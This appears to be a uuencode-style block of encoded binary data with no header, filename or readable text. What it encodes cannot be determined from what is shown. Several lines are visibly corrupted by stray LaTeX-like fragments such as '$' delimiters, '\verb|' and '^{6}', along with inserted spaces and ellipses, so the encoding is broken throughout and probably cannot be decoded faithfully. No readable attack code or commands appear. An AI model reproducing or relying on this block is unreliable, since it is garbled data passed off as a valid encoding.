M,6]2\$''7H`IC?IM*E2V1B&L(9ZHPYA-5&//I*HSY:A7&_&D5Q0Q5%<;\;17& M_+!*A?NN4F7OM!A*+I-A*Z/"F*LJKDU1<=>@2H%UBTJ1/4^5\$O=+I<PQD0IC MOE.ERK(JXMK!%U48\U8ED1Q[5BJ,.:M2X/A"A3\$?K5)BZZG"F%LJC/D2%<;\ $M&9*<AK6-2I;G2X4Q/Z7"F)]7*7^{6}!8I<M]52NR&JS#F#I4*SZD*8UXBDL]P$ M3U48\[M5<KQ.5?(<6ZD4>\$Y5BFP]54JL>U7*'%>J,.;?JS#F5T4*&?:Q*R)9 MMCLJC#FOPI@/4RFPCZW"F(]38<P#*HQY3(4QOU^%,=\@4LSP*E!AS#]4R?\$J M4,GSZE9AS!M418H\&BHECD95&//>*HRYJ,*89XFX=K"NPIA7JC#FU2IYUA(J M!98?E2+K>942ZWF5,F=.5"H<GZI4V:*)N';P=157;QPDPIAW5G%MMXKKBZHP $MYJ-4&'-\#I<P1JXHK&RJ,^6,BE0SW727+:T<EQYI$)<\1ATJ!K?G!(D76D"HE$ MGG<5QCQ;I<(9,Q7&/"+BVL'WJ60Y[E9AS)]38<S?4BFP!E!AS/]68<S;OT.\$ $M, = 4\&/, < E2K[)...2SV2X%RJ, ^7P5Q0QA%<; \117&?)]*D253A3&_HE+F7APB$ MPIA+*HRY0\2U@[TJC/D4E1Q[5BJ,^2,J!98Q%5<_JY18QE3*'`6H,.:75:H< $\verb|MU1XZ+CG7WU!AS'F5'/O&*GGVHU08<U.ER+9)I<0>B`ICOD6EPKD=E2K[D"*N|]$ M'?R="F/^IPICWOOPD3Q[C"J,N:A29,E4*7&&4Z7,/55AS.>H5#G>\$2ED.&^C

 $MDF4KHY)C'U(ES[.L4F^MJE+D>.=PD1+G<E48<UZEPII$I<J1G8AK!P=4&/-I$ M*CG6F2IYMA<J!<Y4J!39GJHPYC^H,.;G51CSZRI5GN7:N+AV\,TJC+FLDN-U MJL*8EZLPYK4J1=8_*B6VE2IE[KM*A?NNPIA_).+:P3^I,.8751CS1C-\$\AS] MJ10X2Z/"F/,J)?:C5!CS\$A7&/*K"F*\0<>W@IU2R'!.IY'@O227/%D2EP'E(M%<;\J@ICWF*F"&/>384QYU48<TVDFF&/484QMU3<G(Q*GJV,2H'W)E2*G'54 M*;%_J,*8GU.I<'YUEDB5O9UQ*60R'-&K9'G73,7-R:CD.5.APIBO4BFR#Z#" MF&]5*7,F684Q U*%,3\KDLUPOSI\$LKPWJI)C3:O"F/M4"JQM5(HLARJ,^?,J M998ZE0KO\$ZE46>I\$<AF.XV:+,.8M5=P85H4Q[Z_BQK`J1=8V*HRYJ5+F03\5 M-X^D4F5;*>+:P>^K,.8G51CS\RKY:3ST(@7.#:H4>5=(A3%75,J<YU=AS/TJ M599#\$=<.7JB2Y?6EDN,]()4\ZQ:5`GM\$*D6VE2+M>5\$5QOQ/E0KGFN:*5-E/ M\$''MX#M4&'.W2H[[KI+GS))*@;T"E2+'%RHE[JE*F2-QE0KOYJ@PYA=\$2AGN M5Z=(EO=N5!AS084QSU<IL&54*;*WHU+B5:E29F]'I<+>CDJ5LZ`BY0SOU*AD M<KR65?(<;:D4>#147'E6<?>M5,KL^QTI4F&M)=*>%Q5Q[6!!)<M:2R7'\$J[" MF)>J%#B"5G%MBDJ)=^U5RCS+*A5>IRI5WI.:%THQDV\$+HL*8#U%AS`M4\KP# MI>+&*2J,^4R5\$N_:JY191ZE4.*.HPIB_+N+:P1^H9+GO*CF.953R/,LJC/F_ M*D6>Y2Z1\$L=Q*F4>,17&?+!*E6=9Q+6#)ZDPY@&5'&MUE3SOXJDPYDM5&/,U M*NX>D`ICODVEPM9<I#T>%,EG6!^J9%FB1-KMH\$J>+?Y1(@7.SJD4.0^@4F)-MHL*8]U6I</92A3%WB10RG+=18<R#*HQY3"7/NE>EP)Z#"F/^H\$J)M;%*F;TF ME0KGPU6J[#6)N';P%15&^,;Y(EG6-BIYCC15"AQ3JQ1Y5:J4>/=?I<Q:5,6U M*215CBM%2AG.4:LPPE=5<NRO=HOD.2NKPIBGJS#FJ@IC[E01\RRK,.9E*JZ/ M)%+.<'V42I;WI%1R/(,J><[JJQ38@JBX^]TJ[E[;T2)E[KM*A6,0E2KK7A'7 M#LY7R;(F46',*U08\QH5=^]8I<@2KN+Z&RIEWN-OJ;`/J>+NPXI4,SQB*EGV $MJ%48_TJ>1Y5E0+O2JLPYA=4&//K*F5>.PM$*JS#5:JL6\:EY-K!HHIKNU5R$ $MK\&U4\NS)J##F$94B5U\&JE*@.5<H\BH5SNFI5#DZ*LEF6*NK9-DK4,FQEZOB$ $MCK-*@;U!%5>>54J\HUH7*7-,K5+AM:Q290]?))?AZ$8ERVM9)<<>D0IC'E4I$ ML'>A4F3O0J7\$&ENES'&!2H7'4*7*(R:2=_UGE2QGEE1R[%GUB.1YOTF%,==4 MBIQA4&', ORIECG=4*ASKJ; AY))%"ACU&E2SO2JODN-I')<^>E8J[-Z%2Y+ZK M,.875!CS?U7<G,Q"D2I'_2)%-R>CDN4=*!7&W*F2YST.%=<752FR'Z52XKR-M2IG'1Z7"GJ=*E?682"G#F0\$5QOQW%<;\FDJ>*V>.\$2GP[JT*8\ZKE%A^5!AS MMPIC; J@PYF\$1UPZ>II) EC: 22XVHQE3R/CXJ; ?U8I<CVM"F-^7J7, DM`K4N&^ MJS#FC\$@EP]18)<LU#"HYE@05QCR@4N#51%)DCUK%]>M4RIP]4*GP_I=*E:L: M1*KN/JQ*EG<0CA7)\:ZK2IZC"94"]U3%W:-7*?&\J[A[]"H5GF65*L<.XU+. M9+CR4\6U*2HYSE6J,.9_JKBYKW>**+E:0Z7\$/55AS)TJC/D8*<:\3,2U@VM4 $\label{eq:mlep_in+npzhpyi^hn} $$ MLEP_IN+NPZHPYI^HN\#ESE2)[$<<>)E+AB2J7,TJO"F\#,J;EV!2,Z-4U08<[**$ $\label{eq:magy5R} \verb|M8QY5R?->B8J;^U(I\@Z""F/^IDJ9]TI4*CRG*JX\B^0SO)95LKSO>;Q(CJV>)$ M"F/.JQ0XCE-AS\$>JE'@MJS#FE2H5MO@J;CV22,'UD53<N@*5'\$>^*GGV/%7< M^CH5QOR:2HFK+\$X0*?/.D0IC+JHPY@4BKAU<I)+EC)!*CN==)<]:2Z7`]EVE $\label{eq:mrprop} \texttt{MR} \# * \texttt{OXN9R5} = \texttt{P:5Y4} * \texttt{[P:>*\$)EF1} = \texttt{Q[6!.)} < \texttt{N>G@IC7JS"F->J\$\#C+IU+D.55Q}$ MY5G%S>6J,.;?JC#F5T3*&5[+)XED>=]!)<>[0BIYGB^5`DNFBKNGJ>+ZHBJN MOZ%2X=TNE2I[7R*5#,NA2I8]\T4B.<ZNJ+BU/2KN&E1AS-TJ):Y&4&',HRH5 MKH%1J;(<BK3'@RI9MIXJ.?8<5/*L?U08\XLJ1?:Z3Q9QZ[Y4RIPY46',!ZDP MYGGC4LFX^3H5M^9\$0:U057%K3E0*W'>5(LNJ"F/^E8J[IZE2X7WJ/I\$J[]6* M9%W_627+_5)AS`,J[IZF2H&E5X4Q7ZE28BNC4N8J"Y4*[]6J,.8_B^1<'TDE ${\tt MRY4\&BT48<T\&\$\,,7>IN/LI*HQY3*7$\&0^1]GA0I<*[@2J,^7LB^0RO2I4L]TLE}$ MQUG0)2)Y[I=*@3/)*D76-BHECA!5RMQ3E0K[\RI5KJ`0*618BZID68NJY#@S MJ9+G6\$^EP#LC_2)NSEREQ"M.A3%751ASITJ55YR(:P=;*EFN(E#)<4VR2I[G $M5(4Q?T6ER/OO*B6.?%7*K)%4*KRGH,*8GQ%Q[>"K*F[M94.$,6=5&/,L%<:\$ $M4(4Q-U1*K']$VL]-J*38[JA4^2R,2#G#ED@ERY5R*CE>W2IYUEHJ!1X-%=='$ M4G']YZ4BC+FDPIAK*HSY*!'7#BY38<PC*HSY+)4\QWHJ!=9C*D7NNTJ)/4:5 M, J\4%;=F6X4Q_UNDFF%O>=FXM,>#*CG.3(JTQX,J!=;J*D7>CU-QS]2HN+*A MXM9"J+C^\[A4,QGV(55< UDEQU7**GGVOE1<V5!Q94.EQ'[F<A\$W9ZY289TI MTEXO*N+:P;H*8VZHY-BC5LES1DBEP*.A4N15H%+B/+9*F6,'%<;\O`IC?EDD MEV&?;4"\$,9=4&'./BGOF4:7`5D^ER!Z:2HFS^BIEUI`J;GY#I<H2+I)W:WM. M\$<ER3EB\$,>=4\FSC5`H<*:@4.>I78<Q+5<J<TU.I<,Y3Q=T[%BED>.6J,.9G M57(<]:\OR?,.@DJ!^Z7BUKBJN#6N*FZ-JTJ%=P=4JCQ?(L4,QWHJ6<[;J+AG M>%7RO%^@4N`Z-)4BCX^*6U>@4F9)4*EPO*Q2Y>R!2'M>5(4Q_U6%,?]#A3&_ $MJN+6\P^*,.8M5$!<@:/"F-^F4F&]JL*8\R)EMQY)A3'/5G'K-U3R[*&I,.:^$ M4`;[%D_S_[V!<D#P;L_@&+ZA+?B_V-M1\.:WOO;?UTG+L[C5XBPZ_K=>6IZ& MWQ#B89Y3!M\$_VM#D&6G@G6;N[TA`GO,.3'M;RS/AVUKZ!_'.G]'L`4M,OO7\

MBC]V^#\?PVGA,<313-GW?X7[CAUOC>+MXW;GB\&UXR.,?Y>/&7E\S!L'T?^? $M8TX_[SYFI*WG8U[9-S^4QAO^UQ&4PRG$/%Y6-_O?E=76:'BM;,0\A=V1.W&_$ MM@GW"V\D;L7WZ^C@GF;R?H7_!=\U;YUV'DHKZ!\$Y:9?,<X.U*^MZ\4?C\?!H M[(3<F_Y/CP:.0?MHW/<37I_FRO5?AG3FV=8GQ:_<#?T1&UZ^:\$5C))^S1^U* $M7@(3'[\$;@06K/@_EB\\$Q-')GT\W<G^PRLO(\$\\$S4"K\QM\;V1VRR?HJ.4C&$ MR'S(,4960LX0P;\@GS#R8<A]1CX+^;N1>R';;*#R,.0@(T]"3C;R+.0"(_^% M?-[(F ''3XV\'7 \>US:I7+G#54:^&.6D;/PQRE&/HH +C/R??QQFY&G\,>O $MC;R,/];92&4;%*5]C.P-.<K(7,@HQ-?/,_#B8/1)3)X^Y/F.D360/QJY%++9$ $\texttt{MQN9} < \texttt{O')} \& \texttt{[H`} < \texttt{2PG/!} > \texttt{1,(\]!/N4EK,Y} : \&2K] 9 \# / R\&ZO \texttt{[391.13R\#B.=D,5\&2K]} = \texttt{N4EK,Y} : \&2K \texttt{[394.13R\#B.=D,5\&2K]} = \texttt{N4EK,Y} : \&2K \texttt{$ M^B`7&ED-N842[A?DYT8^`WG%R-V073=5>1PRV\CSD\$\$CZZ"<7DX)2Q3D=B-[$\verb"MOGYKY##(>INI]$\#V-;(<TJW"*VF5D4L@UU+"4@>YR\\@7(7^FA'L*>>/F*H]"$ M"D:>@1P7"D\@KHFSC;P%<J.1'.3'1HZ\$O&"D%[+]&\W5!#G42`O2;^0LR\$5& M+H9\T<BUD\$=4>*V_:N0^R&Y;J/P*,I<2EE[(D)'U-T2-;&1[R!U&]H8\;J0\$ MV6!+\$=89TXWT0!88&8"L,7(FY'H5UBOW&/D\$Y*]&[H1LN96I^2\$E(T]`3J"\$ M^PXY5X6UT4U&MH'<;Z0,>='(;,B.6ZLLA!QN9#EDJ9'3(1<;N1IRJY\$;(8\: M^1KD-2 ,/009XD\I?(\$<8>04R;&0+U\$8?-+(;Y!M&BI`G1;!5R\$;;J)P,.<!(M\$])CY%S(:4:N@7S,R%<AWS/R8\C31IZ";+VMRDN0BI%-4<^=9&0/R'E&LI#/ M&NF\/&BD#_*2D5,A.VVG\A[(#\$JX7Y#E1FZ&7&+D'LC7C#P\$>9P2GD'(QF]6 $M^1<D9V1]U++'&WD3Y#PC>T%N-G(PY!$C=<CK1E9"]MG>["GD:$185B&G4<(S)]$ $\label{eq:marginal_marginal} $$M''/FDD1]!?FSDSY!_4L*]0&V]\PXJ;X7,,5*$$$\#!OI@EQM9"GD+B-K('\S<BD MFQU5KH<<8N3+D*5&[H-<:N1WD-N-_`/RA)&-T0YL\A:572!Y(WG("49F0\XW $M < CSDB/\#D8 \setminus 8 > 3 = DVDZF982 \setminus 8 = D^5&?@XYW < @SD$ \setminus 960?MR4^,O!GRDI'I$ MD%W>JE*#\$#5R+.14(TW(-2IL\>XV<BWD:2.W0[;=V>P%Y%`C?X\$L,_(:Y#(C M6Z'M^KJ1/2!/&BE#-MW%U'ZO@I\$!R(F4L(Q!+E!A6_H%(Y^!/&KD:Q`,_[66 M@.QKY'Y(W<A?(6>HL`6^P<A>6^*31F9#_F7D&,BN;S-7\$Z33R`ADA!*>+\A' MC'P*<@\E+'609XP\"MEN-U.'0PXSL@U:U^5&ID,^8&0.Y`XCBR%/&1F";+:[MRFF0HI\$+("=1PKV`O,?(W9`O&GD2\DLC_X"LLX<Y%VBE]S.R`Z3'R+Z0=QDY M!'*CD6[(`T9600Y-"<\%Y&U[JEP'.<+('9"6D1]"KC7R&.1>(T]#_J["WL>; $M]U+9\4WH[1@100:,S(5<;N18R)U&3H'\WL@9D,WW-CUA2,G(]9!&E'!/(1<:$ MN1?R)2,/0!XS\AO(NONH_`TRW<CZZ(\L-+(]Y\$PC&<BGC<R`/&BD&_*RD9,@ MN[W=U)"0(XV<#1DU<@GD.B,W0;YGY"[(LT8>A&R_K]E32,W(*Y!35-CSN@+B MQ]W!;T_,[/Z&R;,_\OS!R#L@;]S/C)(@92/'OTXV,@AYKY%W06XU<C7D5T9N M@*PW7>4KD/V-W`TYQL@CD+.,_`5RDY%-MD,OC1*6><@K1O:![+Z_N98A\XP< M#1DS<C+D>B,CD.\;.0_RG)\$/0G8X0.4+D!E&[H.L,/(KR)4BV"KDFY2PA*,G M^\$=*6,(A6QRHLA^D8F0&I,_((LA%1LZ`?-G(%9!?&[D1LG[&M""0`U38>^TU $\texttt{M\CSD[(RI>[='*VMD6\A/,Z;NA?S'R\&S('EDS:H-T94U-"UF5-3\%\#/FKDFY\#[})] }$ MLJ:7`GD^:^15R(ZY<<'?T%>=:60[R*"1#.2JG.F30+YEI! RIYRI-R!;YE4^ M!JD:^0YD<=Z,2B#0,_('R%?RII:`_"90:HD=<?0+*@="#C32"3G6R`F0<XPT M(9\MF\\$DY&=&/@1YM6\F0"![\\$E6^\#3G\R"\@JXW\'?\QHKD\T+_^0=&TW9\7 ${\tt MBF:_(\&\IF9H-,JMD:G7(2B,MR`=+YNJ\&?-O(59`_E\PH$K)5V;1HD(/*IOV")}$ M+"F;/@GD8B,;[H1Q6MF,MB"_-9+?"?DJIJ\%R1@Y#O).(RLAYU9,C0WYG)'W M0WY>,34VY+]&O@79JVK.%V1^U5SOD#55,^K'*.'C1G:%_-!(`?*/JMDOR\$X' $MF?V" = !AIOH:, 7` #YD)'K(-\Q<BOD+T8>@&Q]L#E?D(.-/`/I-_(?R/N-;(PQ)) + (PQ) +$ $MRFU\&]H/\SD@79*-WF%8\&DC72@AQGY!S(NXU<"OF\D4]`'E;A*.HU2KBGD+T/$ M,?L%Z3;R*F2MD:UWP=:-O`WR(R,YR(M&9D*"=YV%PM'8;".K(4TC%T\$^;.1S $\texttt{M_8+DC*R\$'\&_D0LAY1CX)} \\ \texttt{N=G(;9!'C/P8\KJ1QR'[U\$1>A!QM9"N,ZDXS,AWR)} \\$ M22-S(#^NF?H0\D\CIT)VGF'J0\@<(]=#AF>8LP.YVLCO('<9^20D;RKH8&-L M.=/,F\$\$.F6FN)LA2(S,AEQI9!+G=R-F0)XQ'++)+-,K@.2-/`HY89:IL2'G $MR(\ensuremath{\mbox{\mbox{MR}}}/V_03(7"/K[8$$;60[R$$5]H7<;:0$$]K21Q9!MYYAZ$$"(H)2P_D&5&$ MKH9<9N06R->-W`5YTL@CD\$WGJKP`*1C98\$]<F49VA%Q@9#KD"T8.A3QJI"L8 M87>:*P6R;Z>Y4B#U3K.GD#.,7`6YP<CG(?>K<'S_+R-/0G8]PM1CD\$Y*6`XQ $\texttt{M+A}QLC?D(RJ<`[C'2\#?D&2/+(-L=::X=R&\&\&+H,L-_)9R`=$\\ \#V0.XP\\ \#'F*$ $\texttt{M$IXOR\&;S\$T/C/B+\TRI@YQDI`/R'B_A[Q=]T<@*R"^-G`Y9I\M<39\#]O(2_R) }$ M5M0C@JU"WF7DVY`;082_7_2`D;]!_FWD90C>8:(]HGW0BG@)?]&H9:0"N=;(MT9![C2R&_-W(J9`WSS<]<\CA1JZ`#,PWY1!RN9'O0N[TXG_CB&_VD/H0LGFW $M\$_{\ \ \ } 1R4C;X4LZC;G\$'*AD8,@7S)R!.0Q(XLAZQYM9@LATXU<\#UEHY"[(F49^{\ \ \ } 1R4C;X4LZC;G\$')]$ $\label{eq:mass_prop_self_norm} $$M^?FTD:<A\#U+"<K@OSIF1'&2W!2J=D".-G^P9-3(,N<[(.9\#0\&;D<\JR1CT&V)]$$ MKYMR"*D9N1MR2MU<7Y`KC/P)\HVZ.5^0/XC@;_NA[N@Q-0FD;&1WR,E&*I#W M&ID#N=5(#^171@8@ZRTT=0MD_X6F;H\$<8^0ZR%D+35F%W&3D#LA#1GX`><7(

 $M(Q^1R_R>@(R)!QHQL.!VERL@VD.]["7^_Z#DC!T!VZ#7W]2^SC'1!5A@Y$ M'G*ED>60;QII0?YHY\$S(%L>:5@92,7(#I,]+^/M%%QFY;SK4R,\@OS;R1/!K $M1>\T8W/(^2J<=>OU$OZBT=F4\\!A"/F-D#\A/C1P.^8^1Y?LCWW%FWR%=E+"T$ M0%91PK(!^:B1AR#W&?D3Y/E0W"E\$7^%X,\\&F6GD0,B@D2,@5QE9"OD6)2SS MD#\9N12RY0FAM']WJ&KD-LAB(_="WF?D%Y"O&/D+Y#=&7H9L<**9.ST0>V+D MK9!CC60AYQB9#?FLD5[(SXRT(*\:>3]DSY/,M0PYRLBW(*N-/`SYF)\$_0'Y` M"?<+\@(EW*\,YG\6F3DBR"PC^T!6&LE!/AC*HD7SCIO9'%[[;9/G<.3YL\DS M"XN0MS1917,(/R=."?M:^-02(R=!+C:?"G[5_:M&ZOBIU-^:3PUF4"OUJ:R" M9/K,<8:\T\BU&?0#C-R<P;BZSQQYR,^-_\3R7R./0?9:;,H89+Z1ER!KC*R? M1>_*R"Z0'QJ9GD7[9*0"V6F)*760#B,+(\$-&^B`?,M*\$?,?(Z5G\$;>2]D*W[MS7UAR, %&/@[I-_+%+(ZUD>]G<:WVF[*:Q>C7R#\A&S5,*Y/C<W]Z'S^'^9^& $M*:LYS/8*>=P_1B9D\/58J2>XW-V>GQR&!LL-<<'TKW4'!_(6B-7Y*`K+1TO)$ $\label{eq:mf:eq:operation} $$ MF?@Q[UD\#JWYD\GP.>5XT\MT<:I-E9DXFA[.HPE]8:AIY6Q[S/T8.RF-;1A;D] $$$ M,8-@I"^/^8+EIO>5Q_R/D7=!&D8NRF,D8.2J/.9_C-R4QYR+D3OS:-4&S"P-M)*?">??CC?PUCS'AN+1_A>GF`7,T"NBI&-FY@/D?%<[6[W.*J9\$*&!L8Z8*< M9F1Q`?,_1E87\$+>1BPLHG92PS!<0P0HO_E>8YACY00''VL@0"QC5&WFI@+ZX $MD?6*\&"D9V:Z(GL\&@Z4=!\#C%R\&\&2ID:.+:$\&-]$%N-S)21-]ET%SO1;00*\T]$ M.TC>R"<@)X3B?ZGI?"-W0VXQ\G`1+;&1/Q7Q?T,JZY8P_V-D3\B"(;.G)5R' M1HZ'?, K(*274T4;.+.%8&[FTA-JV:=H"R-RFN7(AIZKPCL<U3;-?)>RMD;^5 M,'8R\CIDVV'3TRMC/L5(%K+,R/PR^OU&5D*^;N1<R).A^-]<VO14LVX'4C#R M%<B)1KX+N<#(SR!?H(3GJXRQKI%7R_C7B)E?K6`<:V002-U(#7*&D445],6- $MG^6YW\C5%=0+*KQ+LVO+U\#^0SE\#\;R6-M$S]^F(D><@][1,.:QB_B<4_SM(B)$ MVXV:NV95E\$4C*R#+1TV]4<7Y,')-%3WO47-VJJC]C=P.V6S,K*&"%(W\H8I^ MDI7(.\9,S7)06B)C;SY(-1!8^;L0-999=H4R'Y&D)Z00&_7_0N(V.0&XV<$ M`WF`\$19,R+^-W`)YVVHS*PLYPL@O(:W51AP>A&O5R#\A]QK9Z&",P8R\Y6#L M_QJSIY##C1P/&3!R"N1R(Z=![C1R(>3W1CX\$V7RM.<N0DI%00!89>>A@;,O($M'R%?,O(RY+%0_&\K7N:*:N0Z49F0Q8:.0ERII%3(9^FA/L%>=#(1R$0&[D#FA/L%])$ MLMOI9MX/<J21IR"C10X+N<[(&P_!_(^1?2#/&ID!V?X,<[X@-4JX%Y!3C%P* MN<+(#9!0&+D-\@<C/X2\\5UF#3"D;&2#0S'_8V07R'N-%""WAN)_O^A71AJ0 $M]<XTM1]D?R.70XZAA'MQ*/)1PA(%N<G(8Y"'C#P/><7(1H=A_N<L,V\#F6>D)$ M`ADS<B3D>D18HB#?-[(2\IR1"R`[G&U*%&2&D:]#5ACY&>1*(T]"OFGD&<@? $M1?"WPS'_<XYI<R$5(V^']!DY%'*1D?F0+QM9#/FUD57!;P&=:_K/D`.,?!C2$ $M:^1SD+.-_^3R&2//0GYJ9)T:YG^,O^FRQ[O-3#*DR\BL&J(T<G(-1]]($W*?$ MD4MJ*#%&;H;L>)XI=9"9E' `O((-&?@NYRLASD&\9V7P&:G8C>T.V/-_4V)"J MD3IDL9&5D/<9N1CR%2.?AOS&R#V0#2XPI0YRH)&G(<=2PG,Q\$^V<D:TAGS4R $\texttt{M?2:V9>1PR*M\&\$D\#V?(_9"\A11LZ'K`[\$_Q;0QXS<"OF!D1]\#7J"\$YP+RE@M-LEGEM-$ MSP\$RR\BFLQ"!D3TA'S1R,.3;1GIFH98T,@#9ZKWFB0S(02+8*F2)D2_-PCD+ MQ?_RSU>-/#P+>T()SPYDPXM,+ZX#\S]&MH.\T\AND'.-E#IP91J9!_DYQ(_Q $MZX/!HYO_-7E.1)Z]WJ>R##+?R&K(&DIX-"`?IX3GM`-MCY$OO/YAY"'(3A>;$ M?@*DP\C+D"%*>\$YGHU]B9'?(=XSD(7\)Q?^"T-;O-R-HR,&A^-\4ZC?2@+S? M2`MRFY\$/0'YGY`;(11>8GC`D:^2GD..,O`AYMPC^-@?S/T:VA#QL9#_(:Z'X MWQ3:^U(S:P3I-O).R%HCPY!/&#D'\B,C5\Y!E\$9NA+SU,K.GD-E&[H<TC?P> $M\N^2Q:?^T'>-;#^7\RE\&=H''\Z0.F1H*\P\@,2,/(<9!+C#0A7S-R'N1Q(U=^$ M-K[</)4R1FY%7*\D;OF8EM&'H3<;.0)R".4\+Q#7C>R;B=ZC5>8%A]RM)\$] $M(*<9F0GYI)&Z)^I-(LZ<:R-G`W9^4J5CT\#FA.)_96C8R`@5QMYK!/[;^10]$ M.<'((Y#SC3P-N44\$6ST2\S^AM'\+"%62Z1L?"35R\$F2!D2'(Z49.@WS*R(60 MGQBY!O*2D=LANWS8[`5DKI%_0\$XULN4\;,O(_I"[C1PQ#_MO9!%DVZM-CQ%R MJ)'W0Y89^23DLE#\K_I\/13_JSY/0GS;M&CY".Z5;'J-&4\$C3\'(4Y`3C3P# MN<#(OR!?@(1;'FP.-X8>-1)\UQL^8LIJ%WJ?E+"L0NI&MNU"R3.R:Q=J?Q6N M0+G?2+\$+,1DYO`N?O-:,2B"=1HZ!C!A9W(5KU<@0Y!XC:[IP1(R&[+==:90])]M##G,R-60Y49NZ,(59>1+D#N,W-F%\V'D>Y#-KH^]MV<]_P:5(L[!JWB:B?_] M3]Z@<M,#_@TJ%]_RAFD/K!MF"-^@@NV\$;U#9/+8=_P:5_X1O4%FV9\$G"ZW0> MZI)XI@T'#TSH7KC^:A?.M#\:26]9:?^>TMG(\$Y;,X+NF/1X]AMB./X;KX0\\ M^C;A,414R#WQ,=PR==_7WRA\>TRK,=;?W)_OC/('`)___?^R=#9@<597W)R%B M@`!1HP*B#!H1%<-DDDR"BJ8STY.,S"3-]"2-X:/3TUTS4YGNKJ:J.\D`431\$ M"3\$8%14%!045%105(2!J!!11<%ED773=%5?0L*"+FG6S+CKOJ5-UJ_M6S7S M?^/'^SSOOVN8NO_SJ_M5]_O>ZEY-HXMKIO\>(68XK), Y3^+B/!=X[AW`=Q^-M1W'FU8S5<?&Y^)KIOX/K_RX^1,9\%JTF114Q5GI("4)OC_69ST(OLULQK&PE $\texttt{M9:GX[BRRD} \setminus (\texttt{QC}) \times 2 \texttt{,EHS} \setminus \texttt{VD'*,Q7R} \times \texttt{EXUI9HO3} <>) \times 0.42;) \times 0.01 \times 0.02$ MEE[C.J(:=W=B::E]<OJGTPX\G0W)I24X+;_:#VOZTMN,STJ_30Q-XA-]2Y@*

MR_19]R=0;!^:OW05`8=*9<G#;2W*XGJKTG7##%;D=],=5.AG&:\$_9H1^2:O2 M]; `1^J,'%?H&(_2GC-#?TZIT/66\$_O1!A=YOA/Z(\$?J65J5KCQXZ#Y0.)O22 M\$?K31NB[6Y6N_4;H<P\J]#\$C]/U&Z\$>T*EWD;4OH[0<5^I\1^J-&Z!>W*EWW M&VGO.*C0,T;H/S5"OZA5Z;KGKQ3Z.4;H^XS0+VU5NAY5H4=]Y8517SE2&"=! MZX6JA8HO-=N-D?I8HTJ[^J)M46.2Z_[V+7:8BLYY*009\S@.,<R2!R-F5I(_ MBVN"211+_"@Y?_Y?I'WQE=.G:\F!Z9FEY9F*.8+UV'0=5,D\QBB9-QHEL[]5 MZ3K9J!>9@PI]GA'Z#4;HJUJ5KF.,T#<<5.B+C=" :X0^UJIT76V\$7CNHT\$\Q MOM]KA+ZA5>FZR`C]XH,*O<,(_1XC]%*KTK7;"'WW084^UPC]>B/TGE:E:[81 $M^K4'^?I\setminus(_0]1NAGM2I=0T;H-Q]4Z"<;H=]IA'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=]IA'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=]IA'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=]IA'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=]IA'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=]IA'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=[_0]1A'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<;H=[_0]1A'Y.J](U9H2^]Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<,H=[_0]1A'Y.J](U9H2^0)[Z!";S="O\4(_0)1MAGM2I=0T;H-Q]4Z"<,H=[_0]1A'Y.J](U9H2^0)[Z!";S=[_0]1A'Y.J](U9H2^0)[Z!";T](U9H2$ M?:A5Z>HQ1YX'%?KQ1N@W&Z%G616N9>;(\Z!"GV.\$?JT1^0)6I>L95F0O_\$N@ M%UYN],(<ECZ"_?OU1)UM0"]\]?0]T>(W`KWP?J`7_CNF?7%Y^G0MN7]Z9NDR M+C]3KSZU'3;UMT__9#6G7:PG).7/]-\^_1?G3['NN![9KZ<0\$E:?>%W=7[L@ $MF4J-6E^E-^XQ8Z4=E)X^2M23B5E3N^S^2D1U[)XSJB=?""F^L10[7:1PFNZ]$ $MD3)&R@U:6&CI3Q3*NG)6Q)>"W.<MVJPS-$L2Y*S*.:/U\FQ5\HF9Q4RO=)$ MH;0(Y7%2*'9"F9%IC>\$+2*\$622@G&,Q"OTF1\E,M/@.DW*,I!5*NU7QNL#\R MQ[:1HC^=3Y.BI^L;I#RB^7P_*7=JRF.D<(_&2KY>J8GRHTX.&ZF8?2:=W]#\ $M.8Z4B*G0=]^G^32\;;G-<3<J-VUG.^2S*I2YFG,&"G+M=S80@K5*:=YU[M)$ MT=/^,5+V:O[<2HJ>8P^3PK4I4GY.RL5:VG]'2ILHSR/EAC?&*S#B3:5!#DO< $M-8<4D1LC-=>NUD<ZKI-W':\Q7\#-]Y7JIG$Y*1D0[`"G<=T=*B92'-64S*70I$ M<N,R4I[6F"M)T4OX3:3PN\$[5IFJ)GJ`>PSN)V:/Y\R,_[5%NT&IXF7^N0\$OI M+P9%F\#*;TG9I_G3EN4]+Q&?8UF1=[TVRV-^H2PEY1`M%6E2]FL^9TEY+%+R $MA6''K=-SUV)8R^*+M2>XU0C],E^*>TGS^*UEZ"?]UED?F,L=(T40X^Z1<J_GS)$ M,V:DLM^X:^Z05/)>W2U;55X1\$N<8B7E0"WT)*7LUI9<401:,D4)]G&QI2='3 $M?CDIM<B?3Y`KWU,N#]#61_?@4+9><.N-VO*&G532;=>KJ]^(R-/O0C0=U"8X)$ M>6]C>6/>IC>S(@_XMGRW:Q'72[UI;GGG,DU(L;"V:A>=DC7DI%;3IKDP]SNC $M<MURJ^1KMU.I->AZ-0WT4M, !H0^#UHB, S#K+[WDM/ZRZ76U8JPK54IFC+HSI]$ $M+46K5K>=JK\#Z52J,H')2@\&L]RV,37@VQ2)3&+4VM^8&65:S/<XG4CS/'JUF$ M7*=H>=Z0\Q9G>,WP1@K+-]7KA>)8T^,5A>)XH^:_`!<Y_'??(D?.M>L!YUG= M8U9Q/%6K%2G5A7HW^:-9!AM5,BJE;!6JC9I.9QNU&E7\$\$.EI5&JQOO7ZS6VL MQ7^];RHO^[S(VE<=<0M48QK%>L.U>FRO,%RV2B\$79HWO7<;QZGT5X<>9#<N= M&'!*C;+50X.O4%U;*U'VQT:JQJE?42@5*/52RMG5;&'\$<@<MBH=-)95R70&] MKN7[ULV^J7"L4;L:!\$2W.`VW:*7BY9POV]52G^-[4+9\K[NI%1ZF9^:;&G:Y 